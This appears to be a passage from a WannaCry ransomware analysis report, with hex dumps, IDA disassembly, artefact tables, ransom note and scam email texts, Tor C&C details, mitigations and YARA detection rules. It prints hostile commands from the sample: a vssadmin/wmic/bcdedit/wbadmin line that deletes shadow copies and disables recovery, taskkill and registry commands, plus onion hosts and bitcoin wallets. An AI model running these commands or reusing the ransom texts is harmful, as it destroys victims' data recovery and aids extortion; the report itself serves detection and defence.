7D AD 59 6B AD 9E A3 3A 39 C6 5B 6E 9F D2 BB 36  }-Yk-ž£:9Æ[nŸÒ»6
B5 F5 D2 65 F5 2C 30 D8 C1 17 BD AF 28 00 96 20  µõÒeõ,0ØÁ.½¯(.-
46 A7 2D 62 03 0C D7 D0 75 A0 0B 07 EA D4 1F CA  F§-b..×Ðu ..êÔ.Ê
E8 D9 4E DB 38 F2 26 75 CB 12 A6 88 70 9B E1 EA  èÙNÛ8ò&uË.¦ˆp›áê
32 DC F8 71 72 50 41 E6 17 81 68 27 42 8E DF E5  2ÜøqrPAæ..h'BŽßå
DE A1 72 D9 3B FB E5 9D 30 11 69 92 CD 60 2B E2  Þ¡rÙ;ûå.0.i’Í`+â
D5 46 3C 28 CF 9D 30 4A F7 AD B9 FB 0F 91 FE 2E  ÕF<(Ï.0J÷-¹û.‘þ.
BE 18 F1 CE 06 02 00 00 00 A4 00 00 52 53 41 31  ¾.ñÎ.....¤..RSA1
00 08 00 00 01 00 01 00 43 2B 4D 2B 04 9C 0A D9  ........C+M+.œ.Ù
9F 1E DA 5F ED 32 A9 EF E1 CE 1A 50 F4 15 E7 51  Ÿ.Ú_í2©ïáÎ.Pô.çQ
7B EC B0 27 56 05 58 B4 F6 83 C9 B6 77 5B 80 61  {ì°'V.X´öƒÉ¶w[€a
18 1C AB 14 D5 6A FD 3B 70 9D 13 3F 2E 21 13 F1  ..«.Õjý;p..?.!.ñ
E7 AF E3 FB AB 6E 43 71 25 6D 1D 52 D6 05 5F 13  ç¯ãû«nCq%m.RÖ._.
27 9E 28 89 F6 CA 90 93 0A 68 C4 DE 82 9B AA C2  'ž(‰öÊ.“.hÄÞ‚›ªÂ
82 02 B1 18 60 01 63 1B BC 71 8D BE 64 88 5E D5  ‚.±.`.c.¼q.¾dˆ^Õ
```

- The key above is used to encrypt the target files.
- It adds the extension .wncry or wncryt to the end of each encrypted file.
- Every encrypted file starts with string WANACRY! To define this file is encrypted or not.
- It executes a thread that writes every 25 seconds current time of system to file res.
- It also creates a thread that scan every 3 second for new driver can attach to system if successful it starts to encrypt new drive.
- It executes this command “attrib +h + s +” Drive Name +$RECYCLE to create new directory.

Update f.wncy

File name	MD5	Description
F.wncry	8A503D10E60D40702C34541E5885296D	Save path of randomly encrypted file.

- It encrypts small number of files with key stored in malware and these files used for demo decryption.

```
43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E 64   C:\Documents and
20 53 65 74 74 69 6E 67 73 5C 41 64 6D 69 6E 69    Settings\Admini
73 74 72 61 74 6F 72 5C 44 65 73 6B 74 6F 70 5C   strator\Desktop\
50 72 6F 67 72 61 6D 73 5C 41 6F 52 45 2D 44 42   Programs\AoRE-DB
47 5C 69 63 6F 5C 42 55 54 5F 49 4D 47 5F 43 4F   G\ico\BUT_IMG_CO
53 54 55 4D 31 2E 62 6D 70 2E 57 4E 43 52 59 0D   STUM1.bmp.WNCRY.
0A 43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E   .C:\Documents an
64 20 53 65 74 74 69 6E 67 73 5C 41 64 6D 69 6E   d Settings\Admin
69 73 74 72 61 74 6F 72 5C 44 65 73 6B 74 6F 70   istrator\Desktop
5C 50 72 6F 67 72 61 6D 73 5C 41 6F 52 45 2D 44   \Programs\AoRE-D
42 47 5C 54 6F 6F 6C 73 5C 44 75 50 32 6F 6F 32   BG\Tools\DuP2oo2
5C 70 6C 75 67 69 6E 73 5C 50 44 4B 5C 4D 41 53   \plugins\PDK\MAS
4D 5C 6D 61 73 6D 33 32 5F 63 68 65 63 6B 77 69   M\masm32_checkwi
6E 64 6F 77 73 76 65 72 73 69 6F 6E 5C 63 68 65   ndowsversion\che
63 6B 77 69 6E 64 6F 77 73 76 65 72 73 69 6F 6E   ckwindowsversion
5F 70 61 74 63 68 65 72 64 6C 6C 2E 61 73 6D 2E   _patcherdll.asm.
57 4E 43 52 59 0D 0A 43 3A 5C 44 6F 63 75 6D 65   WNCRY..C:\Docume
```

Ransomware creates registry key using this command:-

- 'cmd.exe /c reg add %s /v "%s" /t REG_SZ /d "\"%s\"" /f'.
- It executes file WannaDecryptor.exe with argument Fi as shown in figure (6).
- Updates file c.wncry with current time.
- Copies file u.wncry to location of WannaDecryptor file.

```
10005850 push    offset NewFileName ; "@WanaDecryptor@.exe"
10005855 lea     eax, [esp+0D4Ch+CommandLine]
10005859 push    offset aSFi        ; "%s fi"
1000585E push    eax                ; Dest
```

Figure (6)

It copies WannaDecrupto.exe file and executes script file to create @WanaDecryptor@.exe.lnk as shown in script (2).

<u>Script File:</u>

```
@echo off
echo SET ow = WScript.CreateObject ("WScript.Shell")> m.vbs echo
SET om = ow.CreateShortcut ("%s%s")>> m.vbs echo om.TargetPath =
"%s%s">> m.vbs
echo om.Save>> m.vbs
cscript.exe //nologo m.vbs
del m.vbs
```

The script above is used for copying files, deleting and creating shortcut by pushing File name.

Script (2)

```
@echo off
echo SET ow = WScript.CreateObject ("WScript.Shell")> m.vbs echo
SET om = ow.CreateShortcut ("Path \@WanaDecryptor@.exe.lnk ")>>
m.vbs echo om.TargetPath = " Path \@WanaDecryptor@.exe.lnk ">>
m.vbs
echo om.Save>> m.vbs
cscript.exe //nologo m.vbs
del m.vbs.
```

- When ransomware completes encryption of desktop it executes following command to terminate some services because the data stored in these services will be encrypted.

taskkill.exe /f /im mysqld.exe
taskkill.exe /f /im sqlwriter.exe
taskkill.exe /f /im sqlserver.exe
taskkill.exe /f /im MSExchange

```
taskkill.exe /f /im
Microsoft.Exchange
```

1. It copies file r.wncry and WanaDecryptor to every directory that ransomware makes encryption.
2. The file will be the instruction of what happened and how to pay.
3. It always shows this view as shown in figure (7).
4. It copies b.wncry image and put it as desktop image.

Figure (7)

```
Q:  What's wrong with my files?

A:  Ooops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypte
    If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!
    Let's start decrypting!

Q:  What do I do?

A:  First, you need to pay service fees for the decryption.
    Please send %s to this bitcoin address: %s

    Next, please find an application file named "%s". It is the decrypt software.
    Run and follow the instructions! (You may need to disable your antivirus for a while.)

Q:  How can I trust?

A:  Don't worry about decryption.
    We will decrypt your files surely because nobody will trust us if we cheat users.


*   If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.
```

b.wncry

Additional URLs:-

- https://www.google.com/search?q=how+to+buy+bitcoin.
- http://www.btcfrog.com/qr/bitcoinpng.php?address.
- https://en.wikipedia.org/wiki/Bitcoin.

These links above are embedded into ransomware file and explain what bitcion is and how to buy bitcoin.

Decryption:-

1. Decryption possible?
2. Overview of decryption.

Reason:

- This ransoware uses public and private key for encryption and decryption.
- It generates new key in your pc.
- It encrypts new private key with the original public key then move it to hacker server.
- It uses new public key to encrypt documents and pictures.
- It uses unique key for each pc to prevent sharing decryption key.

So if you have public key you can decrypt file?

- Answer no because having the public key is not enough. You need the matching private key that the hacker is holding**.**

Overview of decryption:-

File Name	MD5	Description
c.wncry	AE08F79A0D800B82FCBE1B43CDBDBEFC	Zip File that contains Configuration File Connection To server And Download Tor browser.
@WanaDecryptor@.exe	7bf2b57f2a205768755c07f238fb32cc	Decryptor

- It extracts content of c.wncry zip file especially tor browser then connect to 127.0.0.1 using port 9050.

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 74   ..............ht
74 70 73 3A 2F 2F 64 69 73 74 2E 74 6F 72 70 72   tps://dist.torpr
6F 6A 65 63 74 2E 6F 72 67 2F 74 6F 72 62 72 6F   oject.org/torbro
77 73 65 72 2F 36 2E 35 2E 31 2F 74 6F 72 2D 77   wser/6.5.1/tor-w
69 6E 33 32 2D 30 2E 32 2E 39 2E 31 30 2E 7A 69   in32-0.2.9.10.zi
70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   p...............
```

(Content of c.wncry)

- Ransomware registers machine with onion server.
- It transfers private key of the victim.

- If the victim pays ransom then he could obtain decryption key from onion server and decrypt files.
- It opens c.wncry and reads 780 bytes from it.
- If file doesn't exist it will create file c.wncry then get actual time of system and write time and this string to file.

13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

```
0000000040657F push    ebp                     ; Str
00000000406580 call    ReadFromCwncryFile
00000000406585 add     esp, 8
00000000406588 test    eax, eax
0000000040658A jnz     short loc_4065E8

ecx, 0C3h
edi, ebp
d
edi, offset a13am4vw2dhxygx ; "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
ecx, 0FFFFFFFFh
```

Important commands:-

Command	Description
Fi	Connect to onion server
Co	initial check with ransomware server
Vs	Delete volume shadow copy
No command	Display Decryption Window

Fi Command:

```
000000000040660F mov     ebp, ds:__p___argv
0000000000406615 mov     edi, offset aFi ; "fi"
000000000040661A call    ebp ; __p___argv
000000000040661C mov     edx, [eax]
000000000040661E mov     esi, [edx+4]
```

- It checks for command fi if true then it reads 136 bytes from 00000000.res file.
- It reads the content of file c.wncry especially tor browser then connects to 127.0.0.1 using port 9050.

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 74   ..............ht
74 70 73 3A 2F 2F 64 69 73 74 2E 74 6F 72 70 72   tps://dist.torpr
6F 6A 65 63 74 2E 6F 72 67 2F 74 6F 72 62 72 6F   oject.org/torbro
77 73 65 72 2F 36 2E 35 2E 31 2F 74 6F 72 2D 77   wser/6.5.1/tor-w
69 6E 33 32 2D 30 2E 32 2E 39 2E 31 30 2E 7A 69   in32-0.2.9.10.zi
70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   p...............
```

(Content of c.wncry if it exists)

- If c.wncry doesn't exist it will create content shown in figure.

```
--------  -- -- -- -- -- -- -- -- -- -- -- -- -- -- --   ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 F4 72 AB 5C   ............ôr«\
00000070  00 00 00 00 00 00 00 00 00 00 96 43 00 00 00 00   ..........-C....
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000B0  00 00 31 33 41 4D 34 56 57 32 64 68 78 59 67 58   ..13AM4VW2dhxYgX
000000C0  65 51 65 70 6F 48 6B 48 53 51 75 79 36 4E 67 61   eQepoHkHSQuy6Nga
000000D0  45 62 39 34 00 00 00 00 00 00 00 00 00 00 00 00   Eb94............
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

(Content of c.wncry if it's not exists)

```
text:00406595                 mov     edi, offset a13am4vw2dhxygx ; "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
text:0040659A                 or      ecx, 0FFFFFFFFh
text:0040659D                 repne scasb
text:0040659F                 not     ecx
text:004065A1                 sub     edi, ecx
text:004065A3                 lea     edx, [ebx+5BEh]
text:004065A9                 mov     eax, ecx
text:004065AB                 mov     esi, edi
text:004065AD                 mov     edi, edx
text:004065AF                 push    0               ; Time
text:004065B1                 shr     ecx, 2
text:004065B4                 rep movsd
text:004065B6                 mov     ecx, eax
text:004065B8                 and     ecx, 3
text:004065BB                 rep movsb
text:004065BD                 mov     dword ptr [ebx+584h], 43960000h
text:004065C7                 mov     dword ptr [ebx+588h], 0
text:004065D1                 call    ds:__imp_time
text:004065D7                 push    0               ; int
text:004065D9                 push    ebp             ; Str
text:004065DA                 mov     [ebx+578h], eax
text:004065E0                 call    WriteTofile
```

(Assembly code)

- The value at offset (0x5CAB72F4) in the figure below refers to timestamp of creation file.
- The string 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94 below is used for connection to onion server.
- It searches for directory TaskData\Tor\tor.exe.
- It executes tor.exe and connects to one of onion servers.

· **Onion sites**

gx7ekbenv2ri ucmf .onion
57g7s pgrzlojinas.onion
xxlvbrloxvriy2 c5.onion
76jdd2i r2embyv47.onion
cwwnhwhlz52maqm7 .onion

· it opens file 00000000.res to read 8 bytes from file 00000000.res.

```
5E F1 6E FF E5 B7 40 D0 00 00 00 00 00 00 00 00  ^ñnÿå·@Ð........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
A1 53 5F 59 00 00 00 00 00 00 00 00 00 00 00 00  ¡S_Y............
00 00 00 00 AF 55 5F 59 DA 53 5F 59 F7 02 00 00  ....¯U_YÚS_Y÷...
14 F9 78 02 00 00 00 00                          .ùx.....
```

(00000000.res content)

It pushes string '+++' and gets username then sends this information to server.

C&C message

< 8 bytes res file > < hostname > < username > <string +++ >

Co command:-

- First It checks for command Co.
- It searches for file 00000000.res and read data of it.
- It sends a massage to onion server.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  5E F1 6E FF E5 B7 40 D0 00 00 00 00 00 00 00 00  ^ñnÿå·@Ð........
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  A1 53 5F 59 00 00 00 00 00 00 00 00 00 00 00 00  ¡S_Y............
00000070  00 00 00 00 AF 55 5F 59 DA 53 5F 59 F7 02 00 00  ....¯U_YÚS_Y÷...
00000080  14 F9 78 02 00 00 00 00                          .ùx.....
```

(Content of res file)

Format of massage

---	Time_0	Time_1	Unknown integer	Unknown long	Index

```
.text:00408258    lea     ecx, [esp+734h+Dest]
.text:0040825F    push    eax
.text:00408260    push    offset aSSDI64dD ; "---\t%s\t%s\t%d\t%I64d\t%d"
.text:00408265    push    ecx              ; Dest
.text:00408266    call    ds:__imp_sprintf
.text:0040826C    add     esp, 20h
.text:0040826F    lea     edx, [esp+720h+Dest]
.text:00408276    push    0
.text:00408278    push    ecx
.text:00408279    mov     ecx, esp
.text:0040827B    mov     [esp+728h+var_710], esp
.text:0040827F    push    edx
```

(Format of massage in ida pro)

Value	Description
---	String to identify command
Time_0	Time obtained from offset 0x60
Time_1	Time obtained from offset 0x78
Unknown integer	Integer obtained from offset 0x7c
Unknown long	Integer obtained from offset 0x80
Index	Count of the current file when scanning for files in the format <8_Uppercase_Hex>.res

```
00000000  aa aa bb bb 12 34 56 78  57 37 58 36 34 5f 41 4e .....4VxW7X64_AN
00000010  41 4c 59 53 49 53 00 0b  52 45 00 2d 2d 2d 09 32 ALYSIS..RE.---.2
00000020  30 31 37 2d 30 35 2d 31  33 20 30 35 3a 31 35 3a 017-05-13 05:15:
00000030  35 35 09 32 30 30 36 2d  30 34 2d 30 35 20 30 31 55.2006-04-05 01
00000040  3a 34 39 3a 30 35 09 31  32 34 09 31 32 38 09 31 :49:05.124.128.1
00000050  00                                               .
```

Message

Vs command:-

```
00000000004066EE push    10000           ; dwMilliseconds
00000000004066F3 call    ds:Sleep
00000000004066F9 mov     ecx, 32h
00000000004066FE mov     esi, offset aCVssadminDelet ; "/c vssadmin delete shadows /all /quiet "...
0000000000406703 lea     edi, [esp+000Ch+var_0001
```

Ransomware checks for arguments vs if true it deletes volume shadow copy using this command and sleeps for 10 seconds.

```
/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete
&bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcde dit
/set {default} recoveryenabled no & wbadmin delete catalog –q uiet vs
```

The reason for this command is to disable data recovery.

No command:-

```
loc_407F09:
lea     edx, [esp+618h+Format]
push    offset a@wanadecrypt_0 ; "@WanaDecryptor@.bmp"
push    edx                     ; Format
lea     eax, [esp+620h+NewFileName]
push    offset aSS_1            ; "%s\\%s"
push    eax                     ; String
call    ds:swprintf
add     esp, 10h
lea     ecx, [esp+618h+ExistingFileName]
push    103h                    ; cchWideChar
push    ecx                     ; lpWideCharStr
push    0FFFFFFFFh              ; cbMultiByte
push    offset MultiByteStr ; "b.wnry"
push    0                       ; dwFlags
```

If there is no argument then it copies b.wncry and @WanaDecryptor@.bmp to desktop and executes them.

You will receive one of these messages box from server if you pay or try to contact them.

Congratulations! Your payment has been checked!
Start decrypting now
Failed to check your payment!
Please make sure that your computer is connected to the Internet
your Internet Service Provider (ISP) does not block connections to the TOR Network!
You did not pay or we did not confirmed your payment!
Pay now if you didn',27h,'t and check again after 2 hours
Best time to check: 9:00am - 11:00am GMT from Monday to Friday
You have a new message :
Please select a host to decrypt
All your files have been decrypted!

Pay now, if you want to decrypt ALL your files!
Failed to send your message!
Please make sure that your computer is connected to the Internet
Your message has been sent successfully!
You are sending too many mails! Please try again %d minutes later
Too short message!

```
.data:0041FC20 aFailedToCheckY db 'Failed to check your payment!',0Ah
.data:0041FC20                                         ; DATA XREF: sub_401909+F↑o
.data:0041FC20                 db 'Please make sure that your computer is connected to the Internet '
.data:0041FC20                 db 'and ',0Ah
.data:0041FC20                 db 'your Internet Service Provider (ISP) does not block connections t'
.data:0041FC20                 db 'o the TOR Network!',0
.data:0041FCD8 aYouDidNotPayOr db 'You did not pay or we did not confirmed your payment!',0Ah
.data:0041FCD8                                         ; DATA XREF: .text:004018E0↑o
.data:0041FCD8                                         ; sub_401909+1C↑o
.data:0041FCD8                 db 'Pay now if you didn',27h,'t and check again after 2 hours.',0Ah
.data:0041FCD8                 db 0Ah
.data:0041FCD8                 db 'Best time to check: 9:00am - 11:00am GMT from Monday to Friday.',0
.data:0041FD84 aYouHaveANewMes db 'You have a new message:',0Ah,0
```

(Ida pro assembly code)

When clicking decrypt button without pay ransom it will decrypt paths stored in file f.wncry with embedded key.

```
loc_403958:
lea     ecx, [esp+50Ch+var_4E4]
call    CoverExeption
mov     edx, [edi+8]
lea     eax, [esp+50Ch+FileName]
push    edx
push    offset a08x_dky ; "%08X.dky"
push    eax             ; Dest
mov     [esp+518h+var_4], 0
call    ds:__imp_sprintf
add     esp, 0Ch
lea     ecx, [esp+50Ch+FileName]
push    0               ; int
push    offset loc_403810 ; int
push    ecx             ; lpFileName
lea     ecx, [esp+518h+var_4E4]
call    SearchForF_wncryAndDecyptthem
test    eax, eax
jnz     short loc_4039AE
```

Spam Email

- Scam message.
- Spam email address.

Scam message:-

From: WannaCry-Hack-team <anderson@proaveventos.com.br>
Sent: 21 June 2018 10:13
To: [redacted]
Subject: Attantion WannaCry!!!

Hello! WannaCry is back! All your devices were hacked with our program deployed on them. We have developed operation of our program, so you will not be able to restore your data after the attack.
All the information will be encrypted and then erased. Antivirus software will not be able to detect our program, while firewalls will be impotent against our unique code.
Should your files be encrypted, you will lose them forever.
Our program also proliferates through the local network, erasing data on all computers connected to the network and remote servers, all cloud-stored data, and blocking website operation. We have already deployed our program on your devices.
Deletion of your data will take place on June 22, 2018, at 5:00 - 10:00 PM. All data stored on your computers, servers, and mobile devices will be destroyed. Devices working on any version of Windows, iOS, macOS, Android, and Linux are subject to data erasion.
In place to ensure against data demolition, you can pay 0.1 BTC (~$650) to the bitcoin wallet:1Bc2796pYkigEWbKiDwxFkwRocrmd8pNEp
You must pay at the proper time and notify us about the payment via email until 5:00 PM on June 22, 2018. After payment confirmation, we will send you instructions on how to avoid data erasion and such situations from now on.
Should you try to delete our program yourself, data erasion will commence immediately.
To pay with bitcoins, please use localbitcoins.com or other similar platforms, or just google for other means. After payment write to us: support_wc@bitmessage.ch

This is an email that needs you to pay around $650, when you pay then ransomware will be deleted from your machine otherwise the files will be encrypted.

Spam email address:-

This is the list of sender email addresses that sends word document infected with ransomware wannacry.

alertair@serviciobancomer.com

notificacionbcom@serviciobancomer.com
alertatdu@serviciobancomer.com
notificacionnetcash@serviciobancomer.com

Conclusion:-

WannaCry belongs to ransomware family that spread quickly using exploits of SMBv1.

CTU Researchers recommend some rules to mitigate the thread.

1. Apply the Microsoft security updates for MS17-010, including the updates for the Windows XP and Windows Server 2003 legacy operating systems.
2. Disable SMBv1 on systems where it is not necessary (e.g., hosts that do not need to communicate with Windows XP and Windows 2000 systems). Carefully evaluate the need for allowing SMBv1-capable systems on interconnected networks compared to the associated risks.
3. Segment networks to isolate hosts that cannot be patched, and block SMBv1 from traversing those networks.
4. Scan networks for the presence of the DoublePulsar backdoor using plugins for tools such as Nmap.
5. Use network auditing tools to scan networks for hosts that are vulnerable to the vulnerabilities described in MS17-010.
6. Filter emails containing potentially dangerous file types such as executable, scripts, or macro-enabled documents.
7. Implement a backup strategy that includes storing data using offline backup media. Backups to locally connected, network-attached, or cloud-based storage are often insufficient because ransomware frequently accesses and encrypts files stored on these systems.

Yara Rules:

```
/*
  Yara Rule Set
  Author: Mahmoud Elmenshawy
  Date:2019-05-1
  Identifier: WannaCry
*/
private rule IsPE
{
  condition:
     // MZ signature at offset 0 and ...
     uint16(0) == 0x5A4D and
     // ... PE signature at offset stored in MZ header at 0x3C
     uint32(uint32(0x3C)) == 0x00004550
}
rule  WannaCry_Ransomware {
     meta:
                    Author = "Mahmoud Elmenshawy"
                              Description = " WannaCry Rule "
                              Hash="ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e4
1aa"
               strings:
                              $x2 = "115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn"
                              $x3 = "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw"
                              $x4 = "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
                              $x5 = "Global\\MsWinZonesCacheCounterMutexA"
                              $x6 = "tasksche.exe"
                              $x7 = "icacls . /grant Everyone:F /T /C /Q"
                              $x8 = "WNcry@2ol7"
                              $x9 = "msg/m_english.wnryF"
                              $x10 = "Microsoft Enhanced RSA and AES Cryptographic Provider"
                              $x11 = "Global\\MsWinZonesCacheCounterMutex"
```

```
                        $x12 = "XIA"
                        $x13 = "unzip 0.15 Copyright 1998 Gilles"
condition:
            3 of them and IsPE
}

/*
  Yara Rule Set
  Author: Mahmoud Elmenshawy
  Date:2019-05-1
  Identifier: WannaCry
  This rule to detect file mssecsvc.exe
*/
private rule IsPE
{
  condition:
     // MZ signature at offset 0 and ...
     uint16(0) == 0x5A4D and
     // ... PE signature at offset stored in MZ header at 0x3C
     uint32(uint32(0x3C)) == 0x00004550
}

rule  WannaCry_Ransomware {
     meta:
                 Author = "Mahmoud Elmenshawy"
                 Description = " WannaCry Rule "
                  hash ="24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c"
          strings:
                        $x1 = "PlayGame"
                        $x2 = "mssecsvc.exe"
                        $x3 = "SMBr"
                        $x4 = "PC NETWORK PROGRAM 1.0"
                        $x5 = "LANMAN1.0"
```

```
                $x6 = "__USERID__PLACEHOLDER__@"
                $x7 = "__USERID__PLACEHOLDER__@"
                $x8 = "SMB3"
                $x9 = "__TREEPATH_REPLACE__"
                $x10 = "\\%s\\IPC$"
                $x11 = "mssecsvc2.0"
                $x12 = "%s -m security"
                $x13 = "tasksche.exe"
                $x14 =” http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com”
        condition:
        3 of them and IsPE
 }



/*
  This rule to detect file UnAvialbe.exe
  this file used for encryption commponent
*/
private rule IsPE
{condition:
    // MZ signature at offset 0 and ...
    uint16(0) == 0x5A4D and
    // ... PE signature at offset stored in MZ header at 0x3C
    uint32(uint32(0x3C)) == 0x00004550}
rule  WannaCry_Ransomware {
    meta:
                Author = "Mahmoud Elmenshawy"
                Description = " WannaCry Rule for detecting Encryption File and script file  "
                hash = "f351e1fcca0c4ea05fc44d15a17f8b36"
        strings:
                $x1 = "kgptbeilcq"
                $x2 = "TaskStart"
                $x3 = "c.wnry"
```

```
$x4 = "ConvertSidToStringSidW"
$x5 = "WANACRY!"
$x6 = "RSA1"
$x7 = "Microsoft Enhanced RSA and AES Cryptographic Provider"
$x8 = "MsWinZonesCacheCounterMutexA"
$x9 = "Global\\MsWinZonesCacheCounterMutexW"
$x10 = "taskse.exe"
$x11 = "@WanaDecryptor@.exe"
$x12 = "tasksche.exe"
$x13 = "@WanaDecryptor@.exe.lnk"
$x15 = "cscript.exe //nologo m.vbs"
$x16 = "echo om.Save>> m.vbs"
$x17 = "$%d worth of bitcoin"
$x18 = "attrib +h +s %C:\\%s"
$x19 = "cmd.exe /c start /b %s vs"
$x20 = "%s co"
$x21 = "%08X.eky"
$x22 = "%08X.pky"
$x23 = "%08X.res"
Condition :
3 of them  and  IsPE
}
```

```
/*
  Yara Rule Set
  Author: Mahmoud Elmenshawy
  Date:2019-05-1
  Identifier: WannaCry
  This rule to detect file @WanaDecryptor@
*/
```

```
private rule IsPE
{
  condition:
     // MZ signature at offset 0 and ...
     uint16(0) == 0x5A4D and
     // ... PE signature at offset stored in MZ header at 0x3C
     uint32(uint32(0x3C)) == 0x00004550
}
rule  WannaCry_Ransomware {
     meta:
                    Author = "Mahmoud Elmenshawy"
                     Description = " WannaCry Rule for detecting Decryption  "
                     hash = "7bf2b57f2a205768755c07f238fb32cc"
          strings:
                    $x1 = "Connecting to server..."
                     $x2 = "Connected"
                     $x3 = "Sent request"
                     $x4 = "Succeed"
                     $x5 = "You have a new message:"
                     $x6 = "%04d-%02d-%02d %02d:%02d:%02d"
                     $x7 = "'Please select a host to decrypt."
                     $x8 = "Your message has been sent successfully!"
                     $x9 = "tor.exe"
          condition:
          3 of them and IsPE
}
```

References:

1. https://www.symantec.com/connect/blogs/what-you-need-know-about-wannacry-ransomware
2. http://news.softpedia.com/news/wannacry-ransomware-spread-halted-by-hero-researcher-515690.shtml

3. https://securingtomorrow.mcafee.com/executive-perspectives/analysis-wannacry-ransomware-outbreak